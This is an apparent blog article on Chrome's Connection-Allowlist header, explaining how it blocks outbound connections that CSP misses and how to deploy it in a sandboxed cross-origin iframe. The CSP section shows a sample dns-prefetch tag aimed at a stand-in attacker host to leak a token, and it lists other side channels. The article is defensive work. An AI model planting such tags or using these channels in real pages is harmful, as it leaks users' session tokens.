
When you need to embed a third-party chat widget, an analytics module, or an interface generated on the fly by an LLM in response to a user prompt, you face a fork in the road. The first path is to rely on Content Security Policy (CSP) rules, list trusted domains in the connect-src directive, and hope the browser keeps foreign code in check. The second path is to build server-side proxy perimeters and filter every packet manually, sacrificing interactivity and response time.
I dug into the connection allowlist specification that Google engineers Sebastian Benz and José Luis Zapata introduced for Chrome 152 (also highlighted by the «Библиотека фронтендера» community). The first path has long stopped guaranteeing data containment, and the second is often overkill. The new Connection-Allowlist HTTP header solves the problem directly in the browser's network stack: it puts a page into firewall mode, denying all outbound connections by default and letting packets through only on an allowlist. Using a web service with an embedded AI assistant as an example, let's look at how this protection works and how to roll it out without breaking production.
Content Security Policy Blind Spots: Why Modern APIs Leak Past CSP Rules
Take a real-world scenario: a customer portal runs an AI assistant that builds an interactive form on request and talks to a model server at https://api.example.com/*. The UI code is generated dynamically and pulls in external packages, so you cannot trust it unconditionally. If a malicious instruction slips into a prompt or a compromised dependency gets updated, the script will try to exfiltrate session tokens to an attacker's server.
You might assume Content Security Policy has you covered: set connect-src and call it a day. But CSP was designed to control which resources a page loads and executes, not to act as a unified outbound network firewall. The connect-src directive guards the front door where fetch(), XMLHttpRequest, and WebSocket calls pass through, while leaving side channels wide open:
- DNS and connection prefetching. Tags like
<link rel="dns-prefetch" href="//token.attacker.example">and<link rel="preconnect">make the browser fire off a DNS lookup. For an attacker running their own DNS server, thetokensubdomain in the logs is already a stolen key. - Direct WebRTC channels. WebRTC sends data over UDP. The
connect-srcdirective does not block P2P connection setup or SDP offers that bypass the HTTP stack. - Background beacons and navigation. The
<a ping="...">attribute, prefetching via the Speculation Rules API, and changing a frame's URL throughwindow.locationbypass script restrictions and carry data out in URL parameters.
How Connection-Allowlist Works: A Deny-by-Default Browser Network Firewall
Rather than chasing every API individually, the authors of Connection-Allowlist went down into Chromium's network core. Checks happen not when a JavaScript function is called, but at the exit of the browser's network stack before a socket is opened.
The mechanism enforces a deny-by-default firewall policy:
- The server serves the page with a
Connection-Allowlistheader, placing the document or worker context into quarantine. - On any network access—whether via
fetch(),XMLHttpRequest,navigator.sendBeacon(),WebSocket,WebTransport, media loading,dns-prefetch,preconnect, Speculation Rules, or apingattribute—the network stack checks the target URL against the pattern list. - If the destination matches an allowlist rule, the packet goes out. Otherwise, the browser aborts the operation with
ERR_BLOCKED_BY_CLIENT, without sending a single byte over the wire.
Chrome engineers also closed two classic allowlist bypasses: redirects and WebRTC. If a trusted domain like https://api.example.com/* has an endpoint returning 302 Found to a third-party server, a normal browser will automatically follow the redirect. Under Connection-Allowlist, all HTTP redirects and WebRTC are blocked by default: any 301 or 302 response resets the connection unless redirects are explicitly permitted.
Content Security Policy checks what types of content a page is allowed to load and execute, leaving blind spots in service and navigation APIs. The Connection-Allowlist header checks which network addresses a page is allowed to exchange packets with at all, covering all protocols and prefetches in one sweep.
Step-by-Step Setup: URLPattern Syntax, the response-origin Token, and Report-Only Mode
Let's put together a header configuration for our web service with an AI assistant. The goal is to let sandboxed code talk to the widget's own server and the model API at https://api.example.com/*, block everything else, and verify the rules first without breaking live traffic.
The header uses URLPattern syntax inside parentheses:
Reporting-Endpoints: security-endpoint="https://analytics.example.com/network-reports"
Connection-Allowlist-Report-Only: ("https://api.example.com/*" response-origin); report-to=security-endpoint

Connection-Allowlist: ("https://api.example.com/*" response-origin); redirects=allow
The first two lines enable safe auditing via Connection-Allowlist-Report-Only paired with Reporting-Endpoints. If a script inside the widget reaches out to an unlisted domain (say, for a font on a third-party CDN), the browser will not break the UI, but it will send a JSON violation report to https://analytics.example.com/network-reports. This lets you test rules against real traffic and catch forgotten endpoints.
The third line turns on enforcement with Connection-Allowlist. The "https://api.example.com/*" pattern opens access to your API paths, while the response-origin token automatically allowlists the origin that served the HTML document itself. Adding ; redirects=allow permits HTTP redirects strictly within the trusted perimeter: every URL in a redirect chain must match the allowlist (and if video calling is needed, you can add ; webrtc=allow).
Isolation Architecture: Why the Header Only Works Reliably in a Cross-Origin iframe
This brings us to the main boundary of where this applies. You must never slap Connection-Allowlist directly onto your site's main document to defend against untrusted code. First, the main document talks to dozens of external services (payments, maps, analytics), and a strict filter on the root page can easily break legitimate integrations. Second, if third-party or AI-generated script runs directly in the main window (same-origin), network blocking will not stop it from reading document.cookie, intercepting password input in the parent page's DOM, and exfiltrating stolen data through your own backend's allowed channel.
Instead, apply the header to an isolated cross-origin iframe that hosts the untrusted code:
- Separate sandbox origin. Host the widget on an isolated domain (
sandbox.example-usercontent.com) so the browser treats it as an external origin. - Restrict privileges with
sandbox. Embed the frame with minimal permissions:<iframe src="https://sandbox.example-usercontent.com/widget" sandbox="allow-scripts"></iframe>. Withoutallow-same-origin, code inside gets an opaque origin (we covered a similar isolation mechanism fordata:workers in What's New in Chrome 150: New CSS Standards, PWA Improvements, and WebGPU Immediates) and cannot accesswindow.parent. - Network filter on the frame response. The sandbox server returns the frame's HTML with
Connection-Allowlist: ("https://api.example.com/*" response-origin). The DOM sandbox protects the parent page, while the network firewall locks traffic inside the frame—crucial as browser-based agentic interfaces evolve (more on that trend in Web Platform Transformation: Scroll Customization in Chrome 154, MCP Protocols, and What's New in Chrome 155).
The mechanism works starting in Chrome 152 and Chromium-based browsers, while in Safari (WebKit) and Firefox the specification is still under discussion in standards working groups. Keep your baseline CSP rules in place as an additional layer of defense in depth.
You can see right now where your project's third-party components are actually phoning home without touching production. Open a local build in Chrome 152+, add Connection-Allowlist: (response-origin) to an isolated frame's response, and check the Network and Issues tabs in Chrome DevTools: every hidden request to a metrics collector or DNS prefetch will immediately light up with a blocked diagnostic card.